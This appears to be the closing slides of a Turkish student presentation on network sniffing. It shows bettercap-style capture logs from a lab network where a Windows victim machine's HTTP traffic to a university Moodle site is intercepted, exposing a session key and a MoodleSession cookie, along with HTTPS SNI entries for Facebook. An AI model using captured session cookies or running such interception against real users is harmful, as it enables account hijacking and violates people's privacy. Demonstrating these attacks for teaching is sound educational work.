10.0.2.0/24 > 10.0.2.4 » [11:47:46] [net.sniff.http.request] http MS
EDGEWIN10.local POST ekampus.btu.edu.tr/lib/ajax/service.php?sesskey=
C1RlsRWO4r&info=core_get_user_dates

POST /lib/ajax/service.php?sesskey=C1RlsRWO4r&info=core_get_user_date
s HTTP/1.1
Host: ekampus.btu.edu.tr
Origin: http://ekampus.btu.edu.tr
Referer: http://ekampus.btu.edu.tr/my/
X-Requested-With: XMLHttpRequest
Accept-Encoding: gzip, deflate
Cache-Control: no-cache
Cookie: MoodleSession=9lk9esfmmn0e4m4osuobo9ijed
Accept-Language: tr,en-US;q=0.7,en;q=0.3
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537
.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/18.17
763
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Content-Length: 348
```




```
10.0.2.0/24 > 10.0.2.4  » [11:51:16] [net.sniff.http.request] http MS
EDGEWIN10.local GET ekampus.btu.edu.tr/pluginfile.php/289530/mod_assi
gn/introattachment/0/Proje.pdf?forcedownload=1
10.0.2.0/24 > 10.0.2.4  » [11:51:16] [net.sniff.http.request] http MS
EDGEWIN10.local GET ekampus.btu.edu.tr/pluginfile.php/289530/mod_assi
gn/introattachment/0/Proje.pdf?forcedownload=1
```




```
10.0.2.0/24 > 10.0.2.4 » [11:54:11] [net.sniff.https] sni MSEDGEWIN1
0.local > https://facebook.com
10.0.2.0/24 > 10.0.2.4 » [11:54:11] [net.sniff.https] sni MSEDGEWIN1
0.local > https://fbsbx.com
10.0.2.0/24 > 10.0.2.4 » [11:54:11] [net.sniff.https] sni MSEDGEWIN1
0.local > https://scontent.xx.fbcdn.net
10.0.2.0/24 > 10.0.2.4 » [11:54:11] [net.sniff.https] sni MSEDGEWIN1
0.local > https://facebook.com
```

Dinlediğiniz için teşekkür ederim..

Zeynep Rana Dönmez